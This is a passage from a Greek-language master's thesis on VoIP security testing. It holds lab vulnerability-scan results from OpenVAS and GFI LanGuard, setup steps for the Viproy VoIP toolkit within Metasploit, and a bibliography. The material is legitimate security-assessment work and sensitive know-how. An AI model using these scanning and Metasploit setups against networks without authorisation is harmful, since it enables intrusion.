
Threat Level	*Port*	*NVT Name*
Log (CVSS: 0.0)	111/TCP	Obtain list of all port mapper registered programs via RPC
Log (CVSS: 0.0)	General/TCP	OS Detection
Log (CVSS: 0.0)	General/TCP	Traceroute
Log (CVSS: 0.0)	General/CPE-T	CPE Inventory

Πίνακας 21: Πίνακας ευπαθειών συσκευής με διεύθυνση IP 192.168.1.100 (OpenVAS)

Γ.4 Εκτέλεση του Λογισμικού GFI LanGuard


Οι παρακάτω οδηγίες εκτέλεσης του λογισμικού GFI LanGuard, προήρθαν από τον οδηγό αξιολόγησης (GFI Guide) του προϊόντος, ο οποίος προτείνεται στην ιστοσελίδα του λογισμικού.

Για τη δημιουργία ελέγχου ευπαθειών μέσω του λογισμικού GFI LanGuard ακολουθήθηκε η εξής διαδικασία. Μετά την εκτέλεση του προγράμματος γίνεται επιλογή της καρτέλας Scan. Στην καρτέλα αυτή, όπως παρουσιάζεται και στο παρακάτω σχήμα (Σχήμα 76), επιλέγεται ο στόχος της σάρωσης (Scan Target) -στην παρούσα περίπτωση το εύρος των διευθύνσεων 192.168.1.0 έως 192.168.1.31 (192.168.1.0/27)-, επιλέγεται το όνομα της ομάδας των στοχευόμενων συσκευών- στην παρούσα περίπτωση Network- και επιλέγεται η εκκίνηση του ελέγχου.



Σχήμα 76: Επιλογή στόχου σάρωσης GFI LanGuard

Μετά την ολοκλήρωση του ελέγχου ευπαθειών από το λογισμικό, εμφανίζεται, στην οθόνη ένα μήνυμα επιτυχούς ολοκλήρωσης της διαδικασίας και μια σύνοψη των αποτελεσμάτων της σάρωσης, όπως παρουσιάζεται και στο παρακάτω σχήμα (Σχήμα 77).



Σχήμα 77: Αποτελέσματα σάρωσης GFI LanGuard

Το λογισμικό GFI LanGuard κατηγοριοποιεί και αυτό τις ευπάθειες σε τρία (3) επίπεδα: σε Υψηλό (High), σε Μεσαίο (Medium) και σε Χαμηλό (Low), ενώ οι αντίστοιχες πληροφορίες (Info) και (Log) των Nessus και OpenVAS, δεν αναφέρονται σε αυτή τη περίπτωση.

Τα αποτελέσματα της σάρωσης με το λογισμικό GFI LanGuard δεν ήταν τα αναμενόμενα, καθώς συνολικά ανιχνεύτηκαν μόνο τρείς (3) ευπάθειες υψηλού επιπέδου και έντεκα (11) χαμηλού. Από αυτές, οι τρείς (3) ευπάθειες υψηλού επιπέδου καθώς και οι έξι (6) από τις συνολικά έντεκα (11) χαμηλού επιπέδου αφορούν τη συσκευή με διεύθυνση IP 192.168.1.100, δηλαδή τη συσκευή από την οποία εκτελέστηκε η σάρωση.

Πιο συγκεκριμένα, για τη συσκευή με διεύθυνση IP 192.168.1.100 συνολικά ανιχνεύτηκαν τρείς (3) ευπάθειες υψηλού επιπέδου και έξι (6) ευπάθειες χαμηλού επιπέδου, για τη συσκευή με διεύθυνση IP 192.168.1.1 συνολικά ανιχνεύτηκαν τρείς (3) ευπάθειες χαμηλού επιπέδου και για τη συσκευή με διεύθυνση IP 192.168.1.2 συνολικά ανιχνεύτηκαν δυο (2) ευπάθειες χαμηλού επιπέδου, ενώ για τις συσκευές με διευθύνσεις IP 192.168.1.3, 192.168.1.4, 1921.168.1.10, 192.168.1.11 και 192.168.1.20 δεν ανιχνεύτηκαν ευπάθειες, όπως παρουσιάζεται και στον παρακάτω πίνακα αποτελεσμάτων (Πίνακας 21).

Host	*OS*	*High*	*Medium*	*Low*
192.168.1.1	Unix	0	0	3
192.168.1.2	----------	0	0	2
192.168.1.3	Windows 7	0	0	0
192.168.1.4	Windows 7	0	0	0
192.168.1.10	Unix	0	0	0
192.168.1.11	Unix	0	0	0
192.168.1.20	Unix	0	0	0
192.168.1.100	Windows 10	3	0	6
Total:		3	0	11

Πίνακας 22: Επισκόπηση Αποτελεσμάτων Σάρωσης Λογισμικού GFI LanGuard

Το μόνο εύρημα της παρούσας σάρωσης το οποίο αξίζει να αναφερθεί, είναι η εμφάνιση του λειτουργικού συστήματος των συσκευών με διευθύνσεις IP 192.168.1.10 και 192.168.1.11, το οποίο εμφανίζεται να είναι τύπου Unix. Αν συνδυαστεί με τα ευρήματα των προαναφερθέντων σαρώσεων, οδηγεί στην υπόθεση πως πρόκειται για συσκευές τύπου smartphone ή tablet με λειτουργικό σύστημα Android.

Παρακάτω παρατίθεται και ο συγκεντρωτικός πίνακας (Πίνακας 22) των ανιχνευμένων ευπαθειών των συσκευών με διευθύνσεις IP 192.168.1.1 και 192.168.1.2. Οι ευπάθειες της συσκευής με διεύθυνση IP 192.168.100, οι οποίες ανιχνεύτηκαν, δεν υπάρχει λόγος να αναφερθούν καθώς αφορούν υπηρεσίες της συσκευής εκτέλεσης του ελέγχου.

Host	*Severity*	*Name*
192.168.1.1	Low	Service running: HTTP
192.168.1.1	Low	Service running: FTP
192.168.1.1	Low	Service running: DNS
192.168.1.2	Low	Open port commonly used by Trojans: TCP 10001
192.168.1.2	Low	Open port commonly used by Trojans: TCP 9400

Πίνακας 23: Συγκεντρωτικός Πίνακας Ευπαθειών (GFI LanGuard)

Στην αναλυτική έκθεση ευπαθειών των παραπάνω συσκευών, δεν παρατηρήθηκε κάποιο αξιόλογο αποτέλεσμα ώστε να απαιτείται να συμπεριληφθεί στην παρούσα μεταπτυχιακή διατριβή, αλλά δύναται να αναγνωστεί στον παρακάτω σύνδεσμο: https://www.dropbox.com/s/yg8p0qh2kr8oj2u/GFI_Full%20Audit.pdf?dl=0

Παράρτημα Δ

Εγκατάσταση Viproy

Οι οδηγίες εγκατάστασης της σουίτας Viproy προήρθαν από την επίσημη ιστοσελίδα της σουίτας (http://www.viproy.com/).

Αρχικά πραγματοποιείται λήψη του αρχείου της σουίτας Viproy 4.0 από την ιστοσελίδα. Στη συνέχεια από το παράθυρο εντολών εκτελείται η εντολή:
unzip viproy-4.0.zip, ώστε να αποσυμπιεστεί το αρχείο viproy-4.0.zip

Από τον αποσυμπιεσμένο φάκελο επιλέγονται οι φάκελοι 'data', 'lib' και 'modules' και αντιγράφονται στο φάκελο στον οποίο υφίσταται το Metasploit Framework. Στη συγκεκριμένη περίπτωση στη διαδρομή:
/opt/metasploit/apps/pro/vendor/bundle/ruby/2.3.0/gems/metasploit-framework-4.12.38

Στη συνέχεια το αρχείο τύπου Ruby Mixins.rb, το οποίο βρίσκεται στη διαδρομή:
/opt/metasploit/apps/pro/vendor/bundle/ruby/2.3.0/gems/metasploit-framework-4.12.38/lib/msf/core/auxiliary
επεξεργάζεται ώστε στο τέλος του αρχείου να προστεθούν οι παρακάτω γραμμές:
require 'msf/core/auxiliary/sip'
require 'msf/core/auxiliary/skinny'
require 'msf/core/auxiliary/msrp'

Έπειτα στα αρχεία τύπου Ruby, τα οποία βρίσκονται στον φάκελο modules, τροποποιούνται τα ονόματα των κλάσεων τους, από Metasploit3 (class name Metasploit3), που ήταν αρχικά σε MetasploitModule (class name MetasploitModule).

Βιβλιογραφία

Ablon L., Heaton P., Lavery D. C. & Romanosky S. (2016) *Consumer Attitudes Toward Data Breach Notifications and Loss of Personal Information.* 1776 Main St, Santa Monica, CA 90401, USA:RAND Corporation.

Ahmadzadegan M. H., Elmusrati M. & Mohammadi H. (2013) Secure Communication and VoIP Threats in Next Generation Networks, *International Journal of Computer and Communication Engineering (IJCCE),* 2(5), 630-634.

Alpcan T. & Basar T. (2011) *Network Security, A Decision and Game-Theoretic Approach.* The Edinburgh Building, Shaftesbury Road, Cambridge CB2 8RU, UK: Cambridge University Press.

Anderson J. P. (1972) *Computer Security Technology Planning Study.* Hanscom Field, Bedford, MA 01730, USA: Deputy for Command and Management Systems, HQ Electronic Systems Division (AFSC).

Antichi G., Donatini L., Garroppo R. G., Giordano S. & Moore A. W. (2014) An Open-Source Hardware Approach for High Performance Low-Cost QoS Monitoring of VoIP Traffic, *Mathematical and Engineering Methods in Computer Science,* 8934, 1-15.

Bacudio A. G., Yuan X., Chu B. T. B. & Jones M. (2011) An Overview of Penetration Testing. *International Journal of Network Security & Its Applications (IJNSA)*, 3(6), 19-38.

Baloch R. (2015) *Ethical Hacking and Penetration Testing Guide.* 6000 Broken Sound Parkway, NW Suite 300 Boca Raton, FL 33487, USA: CRC Press.

Beasley J. S. & Nilkaew P. (2012) *A Practical Guide to Advanced Networking*. 800 East 96th Street, Indianapolis, IN 46240 USA: Pearson Education, Inc.

Bechtsoudis A. & Sklavos N. (2012) Aiming at Higher Network Security through Extensive Penetration Tests. *IEEE Latin America Transactions*, 10(3), 1752-1756.

Behl A. (2012) *Securing Cisco IP Telephony Networks.* 800 East 96th Street, Indianapolis, IN 46240 USA: Cisco Press.

Behl A. (2014) *CCIE Collaboration Quick Reference.* 800 East 96th Street, Indianapolis, IN 46240 USA: Cisco Press.

Bryant R., Madsen L. & Van Meggelen J. (2013) *Asterisk: The Definitive Guide, 4th Edition.* 1005 Gravenstein Highway North, Sebastopol, CA 95472, USA: O'Reilly Media, Inc.

Caselli M. & Kargl F. (2016) A Security Assessment Methodology for Critical Infrastructures. *Critical Information Infrastructures Security, 9th International Conference, CRITIS 2014*, 8985, 332-343.

Christina V., Karpagavalli S. & Suganya G. (2010) A Study on Email Spam Filtering Techniques. *International Journal of Computer Applications*, 12(1), 7-9.

Ciampa M. (2014) *ComTIA Security+ Guide to Network Security Fundamentals, Fifth Edition*. 20 Channel Center Street, Boston, MA 02210, USA: Cengage Learning.

Cioponea C., Bucicoiu M. & Rosner D. (2013) Analysis of VoIP encryption performance using dedicated hardware. *RoEduNet 11th International Conference: Networking in Education and Research.* 1-4.

Ciz P., Labaj O., Podhradsky P. & Londak J. (2012) VoIP Intrusion Detection System with Snort. 54th *International Symposium ELMAR-2012*, 137-140.

Dunham K. (2008) *Mobile Malware Attacks and Defense.* 30 Corporate Drive, Burlington, MA 01803, USA: Syngress Publishing, Inc.

Fadyushin V. & Popov A. (2016) *Building a Pentesting Lab for Wireless Networks.* Livery Place 35 Livery Street, Birmingham B3 2PB, UK: Packt Publishing, Ltd.

Farley R. & Wang X. (2014) Exploiting VoIP Softphone Vulnerabilities to disable host Computers: Attacks and Migration, *International Journal of Critical Infrastructure protection (IJCIP) 7*, 141-154.

Flanagan W. A. (2012) *VoIP and Unified Communications: Internet Telephony and Future Voice Network.* 111 River Street, Hoboken, NJ 070030, USA: John Wiley & Sons, Inc.

Frahim J., Santos O. & Ossipov A. (2014) *Cisco ASA: All-in-One Next-Generation Firewall, IPS, and VPN Services, Third Edition*. 800 East 96th Street, Indianapolis, IN 46240 USA: Cisco Press.

Geneiatakis D., Portokalidis G. & Keromytis A. D. (2011) A Multilayer Overlay Network Architecture for Enhancing IP Services Availability Against DoS. *Proceedings of the 7th International Conference on Information Systems Security (ICISS)*, 322-336.

Goel J. N. & Mehtre B. M. (2015) Vulnerability Assessment & Penetration Testing as a Cyber Defense Technology. *Procedia Computer Science 57, 3rd International Conference on Recent Trends in Computing 2015 (ICRTC-2015)*, 710-715.

Gregg M. (2016) *CISSP Exam Cram, Fourth Edition*. 1st Lake Street, Upper Saddle River, NJ 07458, USA: Pearson Education, Inc.

Gregory P. (2009) *CISSP Guide to Security Essentials*. 20 Channel Center Street, Boston, MA 02210, USA: Cengage Learning, Inc.

Gruber M., Hoffstadt D., Aziz A., Fankhauser F., Schanes C., Rathgeb E. & Grechenig T. (2015) Global VoIP Security Threats - Large Scale Validation Based on Independent Honeynets, *IFIP Networking Conference (IFIP Networking)*, 1-9.

Hartpence. B. (2013) *Packet Guide to Voice over IP*. 1005 Gravenstein Highway North, Sebastopol, CA 95472, USA: O'Reilly Media, Inc.

Heriyanto T., Allen L. & Ali S. (2014) *Kali Linux: Assuring Security By Penetration Testing.* Livery Place, 35 Livery Street, Birmingham, UK: Packt Publishing, Ltd.

Hussain I., Djahel S., Zhang Z. & Nait-Abdesselam F. (2015) A Comprehensive Study of Flooding Attack Consequences and Countermeasures in Session Initiation Protocol (SIP), *Security and Communication Networks*, 8(18), 4436-4451.

Jackson C. (2010) *Network Security Auditing.* 800 East 96th Street, Indianapolis, IN 46240 USA: Cisco Press.

Johansen G. (2016) *Kali Linux 2 - Assuring Security by Penetration Testing, 3rd Edition.* Livery Place, 35 Livery Street, Birmingham, UK: Packt Publishing, Ltd.

Kennedy D., O'Gorman J., Kearns D. & Aharoni M. (2011) *Metasploit: The Penetration Testers Guide.* 38 Ringold Street, San Francisco, CA 94103, USA: No Starch Press, Inc.

Keromytis A. D. (2010) A Look at VoIP Vulnerabilities, *;login: The Usenix Magazine,* 35(1), 41-50.

Keromytis A. D. (2012) A Comprehensive Survey of Voice over IP Security Research, *IEEE Communications Surveys & Tutorials*, 14(2), 514-537.

Kissell J. (2016) *Take Control of Your Passwords*, *2nd Edition.* 50 Hickory Rd, Ithaca, New York 14850-9606, USA: TidBITS Publishing, Inc.

Kuhn D. R., Walsh T. J. & Fries S. (2005*) Security Considerations for Voice Over IP Systems, Recommendations of the National Institute of Standards and Technology*. Gaithersburg, MD 20899, USA: Computer Security Division, Information Technology Laboratory, National Institute of Standards and Technology.

Messier R. (2016) *Penetration Testing Basics, A Quick-Start Guide to Breaking into Systems.* 233 Spring Street, New York, NY 10013 USA: Apress Media LLC.

Mir N. F. (2014) *Computer and Communication Networks, Second Edition*. One Lake Street, Upper Saddle River, NJ 07458, USA: Pearson Education, Inc.

Mishra C. (2016) *Mastering Wireshark*. Livery Place, 35 Livery Street, Birmingham, UK: Packt Publishing, Ltd.

Mitnick K. D. (2003) *The Art of Deception: Controlling the Human Element of Security*. 10475 Cross point Blvd, Indianapolis, IN 46256, USA: Wiley Publishing Inc.

Norman D. A. (2010) When Security Gets in the Way. *Interactions - Catalyzing a Perfect Storm*, *November + December 2009*, 16(6), 60-63.

Oriyano S. P. (2016) *CEH v9: Certified Ethical Hacker Version 9 Study Guide.* 10475 Crosspoint Blvd, Indianapolis, IN 46256, USA: John Wiley & Sons Inc.

Orzach Y. (2013) *Network Analysis Using Wireshark Cookbook.* Livery Place, 35 Livery Street, Birmingham, UK: Packt Publishing Ltd.

Park P. (2009) *Voice over IP Security.* 800 East 96th Street, Indianapolis, IN 46240, USA: Cisco Press.

Paul M. (2011) *Official (ISC)2 Guide to the CSSLP.* 6000 Broken Sound Parkway NW, Suite 300, Roca Raton, FL 33487-2742, USA: CRC Press.

Peng T., Leckie C. & Ramamohanarao K. (2007) Survey of network-based defense mechanisms countering the DoS and DDoS problems. *Association for Computing Machinery (ACM) Computing Surveys (CSUR)*, 39(1), 1-42.

Pfleeger C. P., Pfleeger S. L. & Margulies J. (2015) *Security in Computing, Fifth Edition*. One Lake Street, Upper Saddle River, New Jersey 07458, USA: Pearson Education, Inc.

Prowell S., Kraus R. & Borkin M. (2010) *Seven Deadliest Network Attacks.* 30 Corporate Drive, Suite 400, Burlington, MA 01803, USA: Elsevier, Inc.

Subramany R. & Sridhar R. (2011) Denial of Service Attacks and Mitigation Techniques: Real Time Implementation with Detailed Analysis*. SANS Institute, InfoSec Reading Room,* 1-57.

Saad A., Amran A. R., Norkhalim I. & Mohd Yusof M. A. (2015) Automated Intrusion Detection and Prevention System over SPIT (AIDPoS), *International Symposium on Technology Management and Emerging Technologies (ISTMET)*, 58-63.

Scarfone K., Souppaya M., Cody A. & Orebaugh A. (2008), *Technical Guide to Information Security Testing and Assessment, Recommendations of the National Institute of Standards and Technology*. Special Publication 800-115. Gaithersburg, MD 20899-8930, USA: Computer Security Division, Information Technology Laboratory, National Institute of Standards and Technology.

Shah S. & Mehtre B. M. (2015) An Overview of Vulnerability Assessment and Penetration Testing Techniques. *Journal of Computer Virology and Hacking Techniques*, 11(1), 27-49.

Shaw D. (2015) *Nmap Essentials.* Livery Place, 35 Livery Street, Birmingham, UK: Packt Publishing, Ltd.

Steinberg J. & Speed T. (2005) *SSL VPN: Understanding, evaluating and planning secure, web-based remote access.* 32 Lincoln Road, Olton, Birmingham B27 6PA, UK: Packt Publishing.

Sun L., Mkwawa I.-H., Jammeh E. & Ifeachor E. (2013). Guide to Voice and Video over IP, For Fixed and Mobile Networks, *Computer Communications and Network*, 1-122.

Szigeti T., Hattingh C., Barton R. & Briley Jr. K. (2013) *End-to-End QoS Network Design: Quality of Service for Rich-Media & Cloud Networks, Second Edition*. 800 East 96th Street, Indianapolis, IN 46240, USA: Cisco Press.

Thermos P. & Takanen A. (2007) *Securing VoIP Networks: Threats, Vulnerabilities, and Countermeasures.* 75 Arlington Street, Suite 300, Boston, MA 02116, USA: Pearson Education, Inc.

Thompson C. A., Latchman H. A., Angelacos N. & Kumar Pareek B. (2013) A Distributed IP-Based Telecommunication System Using SIP, *International Journal of Computer Networks & Communications (IJCNC)*, 5(6), 121-136.

Tu H., Doupe A., Zhao Z. & Ahn GJ. (2016) SoK: Everyone Hates Robocalls: A Survey of Techniques against Telephone Spam, *2016 IEEE Symposium on Security and Privacy,*1-19.

Ulseth T. & Stafsnes F. (2006) Real-time Communication on IP Networks. *Telektronik 1 2006, Real-time Communication over IP*, 3-22.

Vacca J. R. (2013) *Computer and Information Security Handbook, Second Edition*. 225 Wyman Street, Waltham, MA 02451, USA: Elsevier, Inc.

Valentine M. (2015) *CCNA Collaboration CICD 210-060 Official Cert Guide.* 800 East 96th Street, Indianapolis, IN 46240, USA: Cisco Press.

Voznak M., Safarik J. & Rezak F. (2013) Threat Prevention and Intrusion Detection in VoIP Infrastructures*. International Journal of Mathematics and Computers in Simulation*. 7 (1), 69-76.

Vrakas N., Geneiatakis D. & Lambrinoudakis C. (2013) Evaluating the Security and Privacy Protection Level of IP Multimedia Subsystem Environments, *IEEE Communications Surveys & Tutorials*, 15 (2), 803-819.

Wang X. & Zhang R. (2011) VoIP Security: Vulnerabilities, Exploits, and Defenses, *Advances in Computers*, 81, 1-49.

Weidman G. (2014) *Penetration Testing: A Hands-On Introduction to Hacking*. 245 8th Street, San Francisco, CA 94103, USA: No Starch Press, Inc.

Xin J. (2007) Security Issues and Countermeasure for VoIP, *SANS Institute*, 1-31.

Zhang G. & Fisher - Hubner S. (2014) A Survey on Anonymous Voice over IP Communication: Attacks and Defenses. *Electronic Commerce Research*, 1-33.

Βιβλιογραφία από Διαδίκτυο

[Asterisk wiki] https://wiki.asterisk.org/wiki/display/AST/Getting+Started [30,09,16]

[BSI] Study: A Penetration Testing Model. Godesberger Allee 185-189, 53175 Bonn, Nordrhein-Westfalen, Deutschland: Federal Office for Information Security https://www.bsi.bund.de/SharedDocs/Downloads/EN/BSI/Publications/Studies/Penetration/penetration_pdf.pdf;jsessionid=3C06A8D5E4267ED39434D7F3689F5A42.1_cid090?__blob=publicationFile&v=1 [19,09,16]

[Cisco Guide] A Cisco Guide to Defending Against Distributed Denial of Service Attacks. http://www.cisco.com/c/en/us/about/security-center/guide-ddos-defense.html [29,07,16]

[CNSSI] National Information Assurance (IA) Glossary, CNSS Instruction No. 4009, Committee on National Security Systems. https://www.ncsc.gov/nittf/docs/CNSSI-4009_National_Information_Assurance.pdf [20,07,16]

[CSID Survey] Survey: Small Business Security. A look at Small Business Security Perceptions and Habits at Each Phase of Business Growth. SMB Security 2014: CSID and Research Now. http://www.csid.com/wp-content/uploads/2014/06/CSID_Whitepaper_SMB2014_FINAL.pdf [15,12,2016]

[Diceware] http://world.std.com/~reinhold/dicewarefaq.html [17,11,2016]

[FIPS Publication 199] Standards for Security Categorization of Federal Information and Information Systems, Federal Information Processing Standards Publication. 100 Bureau Drive, Gaithersburg, MD 20899-8900, USA: Computer Security Division, Information Laboratory, National Institute of Standards and Technology. http://csrc.nist.gov/publications/fips/fips199/FIPS-PUB-199-final.pdf [14,07,16]

[GFI Guide] GFI LanGuard, Evaluators Guide - Getting the Best Benefits out of a GFI LanGuard Trial. GFI Software.
http://manuals.gfi.com/pdf/languard/languardeval_en.pdf [11,10,2016]

[Greenbone] Greenbone Security Manager with Greenbone OS 3.1 User Manual. Greenbone Networks GmbH. http://docs.greenbone.net/GSM-Manual/gos-3.1/en/GSM-Manual-GOS-3.1-en-20160126.pdf [11,10,2016]

[IANA Port Numbers] http://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml [13,10,2016]

[InfoSec Institute] http://resources.infosecinstitute.com/the-history-of-penetration-testing/ [06,12,2016]

[Intel Survey] Grand Theft Data, Data Exfiltration Study: Actors, Tactics and Detection. Intel Security Report. http://www.mcafee.com/cn/resources/reports/rp-data-exfiltration.pdf [16,12,2016]

[Kali Tools] http://tools.kali.org/tools-listing [24,10,2016]

[MACVendors] https://macvendors.com [13,10,2016]

[Manpages] http://man.cx/ [07,11,2016]

[Metasploit Doc] https://help.rapid7.com/metasploit/index.html [07,11,2016]

[Nasdaq GlobeNewswire] https://globenewswire.com/news-release/2016/05/03/836052/0/en/Global-VoIP-Services-Market-Poised-to-Surge-from-USD-83-Billion-in-2015-to-USD-140-Billion-by-2021-MarketResearchStore-Com.html [09,12,2016]

[Nessus Docs] https://docs.tenable.com/nessus/6_8/Content/GettingStarted.htm [11,10,2016]

[Nessus Guide] Nessus 6.4 Installation and Configuration Guide, Revision 7. Tenable Network Security
http://static.tenable.com/documentation/nessus_6.4_installation_guide.pdf [11,10,2016]

[Niccolini S. 2006] VoIP Security Threats, draft-niccolini-speermint-voipthreats-00. https://tools.ietf.org/html/draft-niccolini-speermint-voipthreats-00 [01,04,16]

[Niccolini S. & Chen E. 2007] VoIP Security Threats relevant to SPEERMINT, draft-niccolini-speermint-voipthreats-01
https://tools.ietf.org/html/draft-niccolini-speermint-voipthreats-01 [25,07,16]

[Nmap Guide] https://nmap.org/book/man.html [25,10,2016]

[OpenVAS 8.0] https://www.kali.org/penetration-testing/openvas-vulnerability-scanning/ [11,10,2016]

[OWASP] Singh A. & Shah R. (2010) Introduction to VoIP Security. The OWASP Foundation. https://www.owasp.org/images/b/b6/VOIP_Security_basics.pdf [01,04,16]

[PWC Survey] 2015 Information Security Breaches Survey, Technical Report. Survey conducted by PWC in association with Infosecurity Europe. http://www.pwc.co.uk/assets/pdf/2015-isbs-technical-report-blue-03.pdf [16,12,2016]

[RFC 864] Postel J. (1983) Character Generator Protocol. https://tools.ietf.org/html/rfc864 [03,08,16]

[RFC 2205] Braden R. Ed., Zhang L., Berson S., Herzog S., & Jamin S. (1997). Resource ReSerVation Protocol (RSVP) - Version 1 Functional Specification. https://tools.ietf.org/html/rfc2205 [16,03,16]

[RFC 2326] Schulzrinne H., Rao A., & Lanphier R. (1998) Real Time Streaming Protocol (RTSP). https://www.ietf.org/rfc/rfc2326.txt [16,03,16]
[RFC 3261] Rosenberg J., Schulzrinne H., Camarillo G., Johnston A., Peterson J., Sparks R., Handley M., & Schooler E. (2002) SIP: Session Initiation Protocol. https://tools.ietf.org/html/rfc3261 [11,03,16]

[RFC 3262] Rosenberg J., & Schulzrinne H. (2002) Reliability of Provisional Responses in the Session Initiation Protocol (SIP) https://www.ietf.org/rfc/rfc3262 [01,09,16]

[RFC 3265] Roach A. B. (2002) Session Initiation Protocol (SIP) - Specific Event Notification. https://www.ietf.org/rfc/rfc3265 [01,09,16]

[RFC 3311] Rosenberg J. (2002) The Session Initiation Protocol (SIP) UPDATE Method. https://tools.ietf.org/html/rfc3311 [01,09,16]

[RFC 3312] Camarillo G., Marshall W., & Rosenberg J. (2002) Integration of Resource Management and Session Initiation Protocol (SIP). https://www.rfc-editor.org/rfc/rfc3312 [01,09,16]

[RFC 3329] Arkko J., Torvinen V., Camarillo G., Niemi A., & Haukka T. (2003) Security Mechanism Agreement for the Session Initiation Protocol (SIP). https://tools.ietf.org/html/rfc3329 [01,09,16]

[RFC 3428] Campbell B., Rosenberg J., & Schulzrinne H., Huitema C., & Gurle D. (2002) Session Initiation Protocol (SIP) Extension for Instant Messaging. https://tools.ietf.org/html/rfc3428 [01,09,16]

[RFC 3515] Sparks R. (2003) The Session Initiation Protocol (SIP) Refer Method. https://www.ietf.org/rfc/rfc3515 [01,09,16]

[RFC 3550] Schulzrinne H., Casner S., Frederick R., & Jacobson V., (2003) RTP: A Transport Protocol for Real-Time Applications. https://tools.ietf.org/html/rfc3550 [12,03,16]

[RFC 3711] Baugher M., McGrew D., Naslund M., Carrara E. & Norrman K. (2004) The Secure Real-time Transport Protocol (SRTP). https://www.ietf.org/rfc/rfc3711 [20,11,2016]

[RFC 3892] Sparks R. (2004) The Session Initiation Protocol (SIP) Referred By Mechanism. https://www.ietf.org/rfc/rfc3892 [01,09,16]

[RFC 3903] Niemi A. (2004) Session Initiation Protocol (SIP) Extension for Event State Publication. https://www.ietf.org/rfc/rfc3903 [01,09,16]

[RFC 4028] Donovan S., & Rosenberg J. (2005) Session Timers in the Session Initiation Protocol (SIP). https://www.ietf.org/rfc/rfc4028 [01,09,16]

[RFC 4412] Schulzrinne H. & Polk J. (2006) Communications Resource Priority for the Session Initiation Protocol (SIP) https://www.ietf.org/rfc/rfc4412 [01,09,16]

